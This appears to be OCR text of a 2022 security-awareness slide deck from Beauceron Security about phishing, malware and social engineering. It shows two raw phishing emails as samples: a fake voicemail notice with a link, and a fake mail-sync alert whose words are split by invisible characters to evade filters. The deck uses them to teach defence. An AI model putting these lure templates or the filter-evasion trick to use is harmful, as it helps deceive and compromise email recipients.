Tactics and Techniques in 2022

Ian MacMillan, CISM
Chief Evangelist and Co-Founder
@BeauceronSec

BEAUCERON SECURITY

About Ian

- Chief Evangelist & Co-founder
- Certified Information Security Manager (CISM) from ISACA
- Product Experience and Interface Architect, Software Developer by trade
- Experience in Sustainability, Higher Education, and Cybersecurity
- Passionate about making cybersecurity tools better with good experience and putting people in control
- Worked with national banks, telecoms, higher ed, energy, and government building effective cybersecurity awareness programs

The threat landscape

Phishing

Phishing is the #1 most common attack seen from scammers and malicious actors.

Malware

95% of malicious software is delivered via email. This can give scammers access.

Social Engineering

Not all attacks involve a link. 85% of all cyber incidents involve the ‘human’ element.

Phishing

‘Nigerian prince’ email scams still rake in over $700,000 a year—here’s how to protect yourself

Published Thu, Apr 18 2019•2:38 PM EDT


Megan Leonhardt
@MEGAN_LEONHARDT

SHARE

DOJ accuses cardiologist of designing, selling ransomware


According to the agency, the doctor allegedly advertised a tool that could be used to construct malicious software.

By Kat Jercich | May 17, 2022 | 12:54 PM




Phishing

BEAUCERON SECURITY





```
<meta http-equiv=3D"Content-Type" content=3D"text/html; charset=3Dutf-8"><p=
>Hello , You have received a new voice message</p>

<p><strong><a href=3D"https://ncv.microsoft.com/zCU2pAuaob">Listen to messa=
ge</a></strong></p>

<p>Thanks<br>
VoiceMail - Message Center</p>
```


BEAUCERON SECURITY





```
152
153
154
155   Y=EF=BB=BF=EF=BB=BFou ha=EF=BB=BF=EF=BB=BFve =EF=BB=BF=EF=BB=BF5 un=EF=
156   =BB=BF=EF=BB=BFread mes=EF=BB=BF=EF=BB=BFsages th=EF=BB=BF=EF=BB=BFat =
157   ha=EF=BB=BF=EF=BB=BFve no=EF=BB=BF=EF=BB=BFt re=EF=BB=BF=EF=BB=BFac=EF=
158   =BB=BF=EF=BB=BFhed you
159
160   Pri=EF=BB=BF=EF=BB=BFori=EF=BB=BF=EF=BB=BFty:=EF=BB=BF=EF=BB=BF ! H=EF=
161   =BB=BF=EF=BB=BFigh=20
162
163   Date: 7/22/2022 9:57:15 PM +000 (UTC)
164
165   Client: ian@beauceronsecurity.com
166
167
168   D=EF=BB=BF=EF=BB=BFeta=EF=BB=BF=EF=BB=BFils: The al=EF=BB=BF=EF=BB=BFe=
169   r=EF=BB=BF=EF=BB=BFt is trigg=EF=BB=BF=EF=BB=BFered wh=EF=BB=BF=EF=BB=BF=
170   en user ha=EF=BB=BF=EF=BB=BFve e=EF=BB=BF=EF=BB=BFrr=EF=BB=BF=EF=BB=BF=
171   or i=EF=BB=BF=EF=BB=BFn ma=EF=BB=BF=EF=BB=BFil s=EF=BB=BF=EF=BB=BFyn=EF=
172   =BB=BF=EF=BB=BFc.=20
173
174
175
```



